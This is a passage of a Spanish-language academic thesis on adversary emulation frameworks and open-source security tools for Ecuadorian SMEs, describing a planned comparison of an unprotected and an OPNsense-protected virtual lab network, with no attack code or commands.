Consiste en imitar las tácticas, técnicas y procedimientos (TTP) utilizados por los adversarios para comprometer la seguridad de una red o sistema. Esta práctica es fundamental para evaluar la efectividad de las medidas de seguridad existentes y para mejorar la capacidad de detección y respuesta ante posibles amenazas.

Importancia de utilizar *frameworks* para la emulación de adversarios

Los *frameworks* para la emulación de adversarios proporcionan una estructura organizada y sistemática para llevar a cabo estos ejercicios. Permiten a los equipos de seguridad simular una amplia gama de escenarios de ataque, desde ataques básicos hasta sofisticadas campañas de ciberataques (Rodríguez-Andrade & López-Montenegro, 2020). Algunas de las razones clave para utilizar *frameworks* en la emulación de adversarios incluyen:

- **Evaluación de la postura de seguridad:** Los *frameworks* permiten a las organizaciones evaluar de manera efectiva su postura de seguridad al simular ataques reales. Esto ayuda a identificar y corregir posibles debilidades en la infraestructura de seguridad (Flórez-Tunaroza et al., 2022).
- **Mejora de la detección y respuesta:** Al emular las tácticas utilizadas por los adversarios, las organizaciones pueden mejorar sus capacidades de detección y respuesta ante incidentes de seguridad. Esto les permite identificar y neutralizar las amenazas de manera más eficiente (Fagua-Arévalo & Osorio-Reina, 2022).
- **Capacitación y entrenamiento:** Los *frameworks* también pueden ser utilizados para capacitar y entrenar a los equipos de seguridad en la detección y respuesta a ciberataques. Esto ayuda a mejorar la preparación de los equipos para enfrentar situaciones de crisis (Rodríguez-Andrade & López-Montenegro, 2020).

Frameworks comunes en la emulación de adversarios

Existen varios *frameworks* populares utilizados en la emulación de adversarios, cada uno con su enfoque único y sus características específicas. Uno de los *frameworks* más conocidos y ampliamente utilizado es el *MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge)*. Este *framework*

proporciona una matriz exhaustiva de tácticas, técnicas y procedimientos utilizados por los adversarios durante un ciberataque.

- **MITRE ATT&CK:** es una matriz que categoriza las tácticas y técnicas utilizadas por los adversarios en diferentes etapas de un ciberataque. La matriz se organiza en filas que representan las tácticas, como "*Initial Access*" (Acceso Inicial), "*Execution*" (Ejecución), "*Persistence*" (Persistencia), "*Privilege Escalation*" (Escalada de Privilegios), "*Defense Evasion*" (Evasión de Defensas), entre otras (Rodríguez-Andrade & López-Montenegro, 2020).

Cada táctica en la matriz de MITRE ATT&CK contiene una serie de técnicas asociadas que describen cómo los adversarios pueden llevar a cabo esa táctica específica. Por ejemplo, dentro de la táctica "*Execution*", se encuentran técnicas como "*Command and Scripting Interpreter*" (Intérprete de Comandos y Scripts) y "*Scheduled Task*/*Job*" (Tarea/Trabajo Programado), que describen formas comunes en las que los adversarios ejecutan código malicioso en sistemas comprometidos (Rodríguez-Andrade & López-Montenegro, 2020).

Los equipos de seguridad utilizan *frameworks* como MITRE ATT&CK para emular las tácticas y técnicas de adversarios reales durante ejercicios de emulación. Esto les permite probar la efectividad de sus controles de seguridad y mejorar su capacidad de detección y respuesta ante posibles ataques. Al seguir la matriz de MITRE ATT&CK, los equipos pueden asegurarse de que están cubriendo una amplia gama de posibles escenarios de ataque y fortaleciendo así su postura de seguridad cibernética (Flórez-Tunaroza et al., 2022).

Herramientas y Metodologías

En los *frameworks* de emulación de adversarios, se utilizan una variedad de herramientas especializadas para simular tácticas y técnicas utilizadas por los adversarios en entornos controlados. Estas herramientas permiten a los investigadores y profesionales de ciberseguridad evaluar la capacidad de defensa de una organización y mejorar su postura de seguridad. En la tabla 2 se detalla las herramientas para emulación de adversarios:

Tabla 2. Herramientas para emulación de adversarios.

Herramienta	Descripción
Metasploit	Herramienta de código abierto que proporciona información sobre vulnerabilidades de seguridad y ayuda a desarrollar y ejecutar *exploits* contra sistemas informáticos. Se utiliza para simular ataques de penetración y evaluar la seguridad de un sistema.
Empire	Herramienta de post-explotación que permite a los actores de amenazas mantener el control sobre un sistema comprometido. Se utiliza para simular la persistencia de un atacante en un sistema comprometido.
Covenant	Herramienta de comando y control (C2) que permite a los actores de amenazas controlar sistemas comprometidos de forma remota. Se utiliza para simular el control remoto de un sistema comprometido.
Atomic Red Team	*Framework* que proporciona un conjunto de pruebas atómicas que los equipos de seguridad pueden utilizar para probar la eficacia de sus controles de seguridad. Permite simular ataques específicos y evaluar la capacidad de detección y respuesta.
CALDERA	*Framework* diseñado para simular adversarios en entornos de red. Permite a los investigadores y profesionales de ciberseguridad crear escenarios de ataque realistas y evaluar la preparación de una organización frente a posibles amenazas.

Fuente: tomado a partir Flórez-Tunaroza et al. (2022)

Metodología en la Emulación de Adversarios

Para planificar, ejecutar y evaluar los ejercicios de emulación de adversarios, se siguen metodologías específicas que garantizan la eficacia y el realismo de los ejercicios, para esto, los procesos que se incluyen son:

- **Planificación:** En esta etapa se definen los objetivos del ejercicio, se seleccionan las tácticas y técnicas a emular y se establecen los roles y responsabilidades de los participantes.
- **Ejecución:** Durante esta etapa, se lleva a cabo el ejercicio siguiendo un escenario predefinido. Los participantes simulan las tácticas y técnicas de un adversario real, mientras que, los equipos de defensa intentan detectar y mitigar el ataque.

Cyber Threat Intelligence (CTI)

La metodología de *Cyber Threat Intelligence* (CTI), o inteligencia de amenazas cibernéticas, se refiere al proceso sistemático de recopilar, analizar y compartir información sobre amenazas cibernéticas. Su objetivo es ayudar a las organizaciones a comprender y anticipar ataques, mejorar sus defensas y responder efectivamente a incidentes de seguridad (IBM, 2024).

CAPÍTULO II. DISEÑO METODOLÓGICO

2.1. Metodología de investigación

Esta investigación se centra en un enfoque empírico-experimental para evaluar la eficacia de las herramientas de seguridad *Open Source* en la protección contra la ciberdelincuencia en las PYMES ecuatorianas. A través de la configuración y análisis de dos entornos de prueba controlados uno con seguridad y otro sin seguridad con el fin de observar las diferencias en la resiliencia ante ataques informáticos simulados, proporcionando datos directos sobre la *performance* de estas herramientas.

Enfoque de Investigación

El estudio se desarrolló mediante un análisis descriptivo y exploratorio, lo que permite la indagación de cómo las diversas configuraciones de seguridad afectan la resistencia contra los ciberataques. Este método ayuda a descubrir las herramientas prácticas y óptimas dentro los entornos seguros e inseguros para una comprensión de las herramientas relacionadas con la seguridad informática en pequeñas y medianas empresas.

Ciclo PDCA

Para estructurar la investigación sobre la eficacia de herramientas de seguridad *Open Source* en la protección contra la ciberdelincuencia en las PYMES ecuatorianas, se empleó la metodología *cyber threat intelligence* alineado con el ciclo PDCA (Planificar, Hacer, Verificar, Actuar), conocido por su enfoque iterativo y de mejora continua. Esta metodología es ideal para evaluar y mejorar sistemas en entornos controlados y dinámicos.


- **Planificación:** La fase inicial consiste en la selección de las herramientas de seguridad *Open Source* y la definición de las configuraciones para cada entorno de prueba. Además, se planifican los tipos de ataques informáticos simulados que se llevan a cabo dentro de los dos entornos de manera independiente (seguro y no seguro).
- **Ejecución:** En la fase de ejecución, se preparan los entornos de prueba conforme a las especificaciones definidas en la etapa de planificación, dentro

de este estudio, se realizaron los ataques informáticos simulados en ambos escenarios para observar la respuesta de las herramientas bajo diferentes condiciones de estrés.

- **Verificación:** Esta etapa se centra en el análisis de los datos recolectados durante los ataques simulados, donde se identifican patrones, vulnerabilidades y comportamientos de las herramientas dentro de cada entorno, lo que proporcionan una base sólida para la toma de decisiones y ajustes futuros.
- **Actuación:** Basándose en los datos obtenidos de los análisis realizados, se desarrollan recomendaciones que permiten mejorar las configuraciones de las herramientas de seguridad. Estas mejoras se plantean como recomendaciones para que las pymes ecuatorianas las tomen en cuenta dentro de su plan estratégico.

Al adoptar el ciclo PDCA en este estudio, se busca establecer un marco metodológico robusto para evaluar herramientas de seguridad, proporcionando a las PYMES ecuatorianas *insights* valiosos sobre cómo mejorar sus defensas contra la ciberdelincuencia, asimismo, esta investigación promete contribuir de manera significativa al entendimiento y fortalecimiento de la ciberseguridad en el contexto de las pequeñas y medianas empresas.

Figura 2. Ciclo PHVA para la Evaluación de Herramientas de Seguridad en PYMES.



Fuente: elaboración propia

Planificar (Plan)

El presente documento propone un estudio a través de la configuración de dos entornos de prueba controlados, diseñados para evaluar la resiliencia de las PYMES ecuatorianas frente a la ciberdelincuencia, mediante el uso de herramientas de seguridad *Open Source*. El estudio busca identificar y comparar la efectividad de las configuraciones de seguridad en entornos que simulan la infraestructura tecnológica y operativa típica de las pequeñas y medianas empresas en Ecuador.

Para este propósito, se diseñaron dos entornos de prueba controlados, configurados con el fin de emular el contexto operativo de una PYME ecuatoriana con respecto a infraestructura de red y aplicaciones críticas. El primer entorno replica la configuración de red sin ninguna medida de seguridad avanzada, donde

se opera con configuraciones predeterminadas que a menudo son utilizadas por empresas con recursos limitados, este primer entorno no cuenta con ningún tipo de herramienta de seguridad y está estructurado a partir de estaciones de trabajo, dispositivos de red y bases de datos las cuales están expuestas a amenazas cibernéticas de manera constante.

Por otro lado, el segundo entorno está equipado con una serie de herramientas de seguridad las cuales fueron elegidas a partir de su popularidad, eficiencia y soporte comunitario, este entorno cuenta con configuraciones robustas que incluyen *firewalls* avanzados, sistemas de detección de intrusos, herramientas de gestión de vulnerabilidades y protocolos de cifrado para la transmisión de datos.

En ambos entornos, se llevaron a cabo simulaciones de ataques informáticos mediante el uso de técnicas y herramientas de prueba de penetración reconocidas. Las simulaciones fueron realizadas por un operador que asume el papel de un atacante externo, con el objetivo de identificar y explotar vulnerabilidades sin un acceso previo autorizado. Se documentó todos los procedimientos de configuración, los ataques realizados y las respuestas de los sistemas, lo que permite plantear un análisis comparativo detallado de cada entorno y como cada uno de ellos responde ante las amenazas, además, se determina cuáles son las medidas de seguridad que han resultado ser más efectivas para la protección de los activos de la empresa.

Selección de herramientas de ciberseguridad


Para la protección del entorno controlado en esta investigación, se ha seleccionado OPNsense, un *firewall* de código abierto que ofrece un conjunto completo de herramientas para la gestión de la seguridad de redes. Esta elección se basa en su versatilidad, robustez y facilidad de uso, lo que la convierte en una solución adecuada para pequeñas y medianas empresas que buscan maximizar su protección contra ciberamenazas con recursos limitados.

OPNsense destaca por integrar múltiples funciones esenciales en una sola plataforma. Además de su capacidad como firewall, incluye un sistema de prevención y detección de intrusiones (IDS/IPS), gestión de ancho de banda, VPN, y segmentación de redes, lo que permite una defensa en profundidad. Su interfaz

gráfica basada en web es intuitiva y accesible, lo que facilita la configuración y administración incluso para aquellos con conocimientos técnicos básicos. Esta accesibilidad es crucial para PYMES, donde el personal técnico especializado suele ser limitado.

Una de las principales ventajas de OPNsense es su enfoque modular, que permite a los usuarios habilitar solo las funciones necesarias, se queda así a las necesidades específicas de la empresa. Esta flexibilidad no solo optimiza el uso de los recursos, sino que, también permite una escalabilidad gradual, lo que es ideal para empresas en crecimiento que requieren una solución de seguridad adaptable.

Figura 3. Interfaz OPNSense



Fuente: tomado de (Bacuilima Pulla & Padilla Pineda, 2023).

Además, OPNsense cuenta con un respaldo comunitario activo que proporciona actualizaciones frecuentes y soporte ante nuevas amenazas. Esto asegura que, la herramienta se mantenga al día con las vulnerabilidades emergentes, algo fundamental en el contexto de la ciberseguridad, donde los ataques evolucionan rápidamente. La implementación de OPNsense en el entorno de prueba incluye configuraciones personalizadas de reglas de firewall, segmentación de redes y políticas de control de acceso. Estas configuraciones están diseñadas para simular escenarios reales en los que una PYME debe protegerse tanto de amenazas externas como internas. Además, se integran funcionalidades como la detección de

intrusiones con Suricata, que es compatible con OPNsense y permite monitorear el tráfico de red en busca de comportamientos sospechosos.

En cuanto a la gestión de conexiones seguras, OPNsense soporta el despliegue de VPNs mediante OpenVPN, lo que permite a las PYMES ofrecer acceso remoto seguro a sus empleados. Esta función es especialmente relevante en contextos de trabajo híbrido o remoto, donde es necesario mantener la integridad y confidencialidad de los datos al acceder desde ubicaciones fuera de la red corporativa.

Finalmente, OPNsense se destaca por su capacidad para implementar políticas avanzadas de seguridad, como la segmentación de redes, que permite aislar diferentes partes de la infraestructura, limitando así el movimiento lateral de posibles intrusos. Esta función es especialmente útil para reducir el impacto de un ataque, asegurando que, en caso de comprometerse una parte de la red, el daño no se propague fácilmente al resto de la organización.

Hacer (Do)

Entorno controlado 1 (Sin seguridad)

Identificación de activos de hardware y red

Para identificar los activos de hardware y red, es importante llevar a cabo un inventario detallado de todos los componentes de la infraestructura tecnológica de la empresa. A continuación, se presenta la descripción técnica y detallada de cada uno de los elementos identificados:

Inventario de servidores, estaciones de trabajo y dispositivos de red

La infraestructura de red de la empresa “Company SA” se compone de múltiples dispositivos y sistemas que se describen a continuación:

Servidores

El servidor actúa como un centro de operaciones de servicios críticos; en la empresa, funciona a partir del sistema operativo Ubuntu 22.04. que ha sido configurado para gestionar sitios web basados en WordPress y base de datos

MySQL, siendo cada uno de ellos componentes indispensables para el desarrollo operaciones diario de la empresa.

Al servidor se le ha asignado la dirección IP 192.168.1.12/24, que le permite comunicarse dentro de la red local. Además, al estar basado en una distribución Linux, se beneficia de la robustez y seguridad inherentes de este sistema operativo, lo que le permite mantener la integridad y disponibilidad de los datos manejados por la empresa. Las configuraciones específicas y detalles técnicos del servidor, como la cantidad de RAM, espacio en disco y procesador, no se han detallado en el diagrama, pero se asume que están optimizadas para soportar la carga de trabajo que implica manejar el tráfico del sitio web y las consultas a la base de datos.

Estaciones de Trabajo

Las estaciones de trabajo en "Company SA" se dividen en dos departamentos principales: el Financiero y el Administrativo que operan bajo el sistema operativo Windows 10 LTSC.

En el Departamento Financiero, las estaciones de trabajo se identifican con la dirección IP 192.168.1.10/24. A cada una de las máquinas se les ha asignado una memoria base de 1024 MB y espacio de almacenamiento de 20 GB. La configuración de red de las estaciones incluye un adaptador NAT y un adaptador de solo anfitrión, que les permite interactuar tanto con la red interna como con dispositivos externos según sea necesario.


El Departamento Administrativo, por su parte, utiliza estaciones de trabajo con características similares, identificadas con la dirección IP 192.168.1.11/24. Estas estaciones también cuentan con una memoria base de 1024 MB y 20 GB de almacenamiento, y sus configuraciones de red son equivalentes a las del Departamento Financiero. La uniformidad en las especificaciones técnicas facilita la gestión y el mantenimiento de las estaciones de trabajo dentro de la empresa.

Dispositivos de red

El núcleo de la red de "Company SA" está compuesto por un *router* principal con la dirección IP 192.168.1.1/24. Este dispositivo permite la comunicación entre los diferentes segmentos de la red, incluyendo los departamentos financieros y

administrativos, así como el servidor. El *router* facilita la conectividad interna como externa, gestionando el tráfico de datos y asegurando que los recursos de red estén disponibles para todos los dispositivos conectados.

Figura 4. Diagrama de red Empresa "Company SA" entorno sin seguridad



Fuente: elaboración propia

Inventario de software

La infraestructura de *software* de "Company SA" se basa en dos sistemas operativos principales: Windows 10 LTSC y Ubuntu 22.04. Estos sistemas controlan el funcionamiento de las estaciones de trabajo y de los servidores dentro de la empresa.

Windows 10 *Long-Term Servicing Channel* (LTSC) se utiliza en las estaciones de trabajo del Departamento Financiero y del Departamento Administrativo. Este sistema operativo proporciona un entorno estable y seguro, ideal para aplicaciones empresariales que requieren continuidad operativa sin interrupciones frecuentes. LTSC ofrece actualizaciones de seguridad y calidad que minimiza las interrupciones y asegura la estabilidad del entorno de trabajo.

El servidor principal de "Company SA" opera bajo el sistema operativo Ubuntu 22.04, una distribución de Linux ampliamente reconocida por su estabilidad, seguridad y soporte comunitario. Ubuntu 22.04 se seleccionó específicamente para manejar las tareas importantes del servidor, como la gestión del sitio web de la empresa basado en WordPress y la administración de la base de datos MySQL. Este sistema operativo administra eficientemente los recursos del sistema y garantiza la seguridad y el rendimiento óptimo de las aplicaciones importantes para la empresa.

Servidor ubuntu

El servidor Ubuntu 22.04 de "Company SA" alberga dos aplicaciones que ayudan a ejecutar las operaciones diarias de la empresa: WordPress y MySQL.

WordPress es un sistema de gestión de contenido (CMS) que se utiliza para la creación y administración del sitio web de la empresa. El CMS tiene una interfaz intuitiva y fácil de usar para la publicación de contenido, gestión de usuarios y personalización del sitio web. La instalación de WordPress en el servidor se ha configurado utilizando el servidor web Apache, que se encarga de manejar las solicitudes HTTP y redirigir las páginas web a los usuarios finales. Además, se han implementado complementos y temas personalizados para mejorar la funcionalidad y el diseño del sitio web, adaptándolo a las necesidades específicas de la empresa.

MySQL, por otro lado, es un sistema de gestión de bases de datos relacional que gestiona la información estructurada utilizada por el sitio web de WordPress. Esta base permite almacenar datos críticos como el contenido de las publicaciones, la información de los usuarios y las configuraciones del sitio web. La configuración de MySQL en el servidor Ubuntu 22.04 incluye políticas de *backup* regulares para garantizar la integridad y disponibilidad de los datos, así como medidas de seguridad avanzadas como el cifrado de datos en tránsito y en reposo y el control de acceso basado en roles. Su configuración asegura que la información más importante de la empresa esté protegida contra accesos no autorizados y posibles vulnerabilidades.

Cliente *windows*

Las estaciones de trabajo que operan con Windows 10 LTSC en los Departamentos Financiero y Administrativo poseen configuraciones básicas de red y navegadores, además de un conjunto estándar de aplicaciones necesarias para las operaciones diarias.

Los navegadores web, como Microsoft Edge y Google Chrome, son empleados en las estaciones de trabajo. Los navegadores permiten el acceso a recursos en línea, aplicaciones web empresariales y herramientas de colaboración. Cada uno de ellos han sido configurados para cumplir con las políticas de seguridad de la empresa, que incluyen la configuración de *proxies* y el bloqueo de sitios no autorizados, así como la implementación de extensiones de seguridad que protege contra amenazas en línea.

Las aplicaciones ofimáticas, como Microsoft Office (Word, Excel, PowerPoint), permiten la creación de documentos, hojas de cálculo y presentaciones. Al estar integradas con los servicios en la nube de la empresa, permiten la sincronización y almacenamiento seguro de documentos. Además, se puede implementar políticas de *backup* y recuperación para proteger información contra posibles pérdidas o daños.

Las herramientas de comunicación y colaboración, como Microsoft Teams y Outlook, son utilizadas para la comunicación interna y externa, la programación de reuniones y la gestión de correos electrónicos. Estas herramientas están configuradas para asegurar la privacidad y seguridad de las comunicaciones, incluyendo el cifrado de correos electrónicos y la autenticación de dos factores para el acceso a las cuentas. La configuración de estas herramientas garantiza que las comunicaciones de la empresa se mantengan seguras y protegidas contra posibles amenazas.

Requisitos técnicos del servidor Ubuntu

Para implementar y operar el servidor Ubuntu 22.04, que albergó el sitio web basado en WordPress y la base de datos MySQL, se requirió ciertos componentes y configuraciones técnicas. En cuanto al hardware, se necesitó un procesador de CPU de 4 núcleos a 2.4 GHz o superior, una memoria RAM de al menos 8 GB,

aunque se recomienda 16 GB para manejar el tráfico web y las operaciones de base de datos. El almacenamiento debe ser un SSD de 250 GB como mínimo, con una partición separada para la base de datos de al menos 100 GB. La conectividad de red requiere una tarjeta de red gigabit Ethernet y, para asegurar el funcionamiento continuo, es necesario contar con una fuente de alimentación redundante y sistemas de refrigeración adecuados.

En cuanto al software, el servidor debe operar bajo Ubuntu Server 22.04 LTS. Para el servidor web, se utiliza Apache2, y para la base de datos, MySQL 8.0. La gestión de contenido se llevó a cabo con WordPress 5.9 o superior. Además, se implementan complementos de seguridad como Fail2ban, UFW (*Uncomplicated Firewall*) y Let's Encrypt SSL. Para las tareas de *backup*, se utilizó herramientas como *rsync, mysqldump*, y *cron jobs* para tareas automatizadas. Finalmente, se empleó herramientas de monitoreo y administración como *Nagios* o *Zabbix* para el monitoreo de red y el rendimiento del servidor.

Requisitos técnicos de las estaciones de trabajo con windows 10 LTSC

Para las estaciones de trabajo que operan en los Departamentos Financiero y Administrativo, los requisitos técnicos necesarios se incluye tanto hardware como software. En términos de hardware, las estaciones deben contar con un procesador Intel Core i5 a 2.5 GHz o equivalente, una memoria RAM de al menos 4 GB, aunque se recomienda 8 GB para aplicaciones empresariales y multitarea. El almacenamiento debe ser un HDD de 500 GB o un SSD de 256 GB. Además, es importante contar con una tarjeta de red Ethernet integrada de 10/100/1000 Mbps y/o un adaptador inalámbrico. La pantalla debe ser un monitor de 19 pulgadas o superior con una resolución mínima de 1280x1024, y se recomienda el uso de periféricos como teclado, ratón y un sistema de alimentación ininterrumpida (UPS) para proteger contra cortes de energía.

En cuanto al software, las estaciones de trabajo deben operar con Windows 10 LTSC. Los navegadores web utilizados son Microsoft Edge y Google Chrome. La suite ofimática incluye Microsoft Office 2019 o Microsoft 365, y para la comunicación y colaboración se utilizan Microsoft Teams y Outlook. La seguridad se gestiona con Windows Defender o un antivirus equivalente de terceros con gestión centralizada.

Además, se implementan políticas de seguridad que incluyen configuraciones de proxy, bloqueo de sitios no autorizados y extensiones de seguridad en los navegadores.

Requisitos técnicos para herramientas como Oracle VM VirtualBox

Para la implementación de entornos de prueba controlados utilizando herramientas de virtualización como *Oracle VM VirtualBox*, fue necesario considerar ciertos requisitos técnicos. El hardware incluye un procesador multinúcleo con soporte para virtualización (VT-x o AMD-V) habilitado en BIOS/UEFI, una memoria RAM de al menos 16 GB para soportar múltiples máquinas virtuales, y un almacenamiento SSD de 500 GB o superior para almacenamiento rápido y acceso a imágenes de máquinas virtuales. Además, se necesitó contar con una tarjeta de red *Ethernet* gigabit para conectividad de red interna y externa, y una GPU compatible con aceleración 3D para entornos de prueba que lo requieran. También fue necesario un UPS y un sistema de refrigeración adecuado.

En cuanto al software, el sistema operativo host puede ser Windows, Linux o macOS, en dependencia del entorno de prueba. Se utiliza *Oracle VM VirtualBox* 6.1 o superior, junto con el *Extension Pack* correspondiente para funcionalidades avanzadas como soporte USB y RDP. Las configuraciones de red incluyen adaptadores en modo NAT y solo anfitrión para permitir conectividad interna y externa. Además, es importante habilitar *snapshots* para la gestión de versiones y clonación rápida de entornos de prueba.

Configuración de entornos de prueba

Para instalar Oracle VM VirtualBox, en primer lugar, se descarga e instala el software desde el sitio oficial, junto con el *Extension Pack* correspondiente. Luego, se crean las máquinas virtuales configurándolas con las especificaciones de *hardware* detalladas, como CPU, RAM y almacenamiento, e instalando los sistemas operativos necesarios (Ubuntu Server 22.04 para el servidor y Windows 10 LTSC para las estaciones de trabajo).

La configuración de red virtual implica la asignación de direcciones IP estáticas para cada máquina virtual y la configuración de adaptadores de red en modo NAT y solo anfitrión según sea necesario. Una vez configurado el *hardware* y la red, se procede

a la instalación y configuración del *software*, incluyendo Apache, MySQL y WordPress en el servidor Ubuntu, y las aplicaciones necesarias en las estaciones de trabajo con Windows 10 LTSC.


Configuración del W10 Router – W10 LTSC

